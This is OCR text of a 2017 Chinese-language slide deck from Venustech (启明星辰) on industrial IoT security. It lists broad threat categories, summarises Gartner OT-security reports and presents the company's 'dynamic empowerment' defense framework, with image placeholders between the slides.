启明星辰
领航信息安全

打造智能时代的动态赋能工业物联网安全体系

启明星辰集团 刘峰

二〇一七年五月


启明星辰

交流提纲

I. 智能时代下的安全态势


II. 动态赋能OT安全新体系

III. 新体系下的匠心精神




工业物联网的演进？

传统工控网络架构



物联网络架构




智能工厂概念

智能时代的工业发展

启明星辰
领航信息安全

智能工厂

数字化工厂



智能时代的工业控制系统

启明星辰
领航信息安全

智能制造

工业大数据

工业云

工业互联网

物联网

智能时代的工控安全威胁

启明星辰 领航信息安全

工业云安全

1.身份验证问题

2.账户劫持

3.虚拟机逃逸

4.系统漏洞

5.恶意内部攻击

6.云服务滥用

7.拒绝服务攻击

8. .....

cloud CSA security alliance®

工业互联网安全

工业互联网的应用将工控系统和互联网实现了无缝连接，但同时也带来了新的安全问题：

1.工控系统暴漏在互联网，“有心人”可随时对工控系统进行搜索嗅探；

2.来自互联网的各类未知攻击和威胁随时可能对工控系统构成危害。

工业数据安全

1.数据存储安全

2.数据传输安全

3.数据使用安全

4.工业大数据平台安全

5.商业秘密数据的安全

工控系统安全

1.已知漏洞的恶意利用

2.0day漏洞不断涌现

3.各类新漏洞的爆发

4.新的木马和病毒

更重要的是，底层终端遍地都是，同时都裸露在外。

工控安全态势—Gartner的两篇报告

2015
Market Trends: Industrial Control System Security

- 对威胁高度的可视化，可感知驱动OT安全的发展
- 市场需要高度专业化的产品，解决特定系统特定协议的问题
- ICS安全虽然可以在不同技术层面实现，但是网络层安全设备是最首先的

2016
Market Guide for Operational Technology Security

- OT安全问题需要IT和OT部门联手解决
- OT安全产品已经从IT安全和OT可靠性提出的弹性和保护安全需求中进化
- 现有的IT安全产品不能解决OT安全场景，尤其是Safety的要求
- 实际应用中IT和OT责任不明确导致项目无法进行

- 两化融合OT将面临更大的风险，能源和公用事业企业首当其冲
- 到2020年，OT安全的投入将会因为攻击和应对策略的调整而翻倍
- 4G或无线等网络接入技术以及IPV6的应用将允许更多的设备接入网络
- 快速增长的细分市场正在形成，很多IT安全产品正在改造成为OT安全产品


工业物联网的新特性


1、网络边界模糊
2、两S 间也逐步模糊
3、威胁更加不确定
4、不仅是简单的攻防对抗

1、安全防护从可选品成为必须品
2、弹性
3、动态
4、可持续


动态赋能

- 动态赋能是一种需要在网络空间信息系统全生命周期设计过程中贯彻的基本理念
- 动态体现防护中的协同、关联和弹性。动态≠自动化
- 赋能是体现安全在业务中的价值，当安全能力赋矛任何一个对象时能力对应就提升了。






智能化生产
网络化协同
个性化定制
服务化延伸
虚拟仿真
智能控制
智能管理
设计协作
供应协作
制造协作
B2C定制
智能服务
预测性运维
良率诊断
B2B定制
.....
基于数据自执行
跨设备、跨系统、跨企业数据共享
基于大数据建模与智能分析
数据智能
数据采集
数据连接与传输
数据存储与计算
端
管
云
网络互联
智能机器
机器人
产品
.....
厂内厂外互联
IT/OT互联
.....
工厂内云
工厂外云
.....
工业基础
先进材料
先进工艺
行业经验/知识/技能
其它技术基础

动态赋能工业物联网安全新体系



例：以事件为抓手驱动





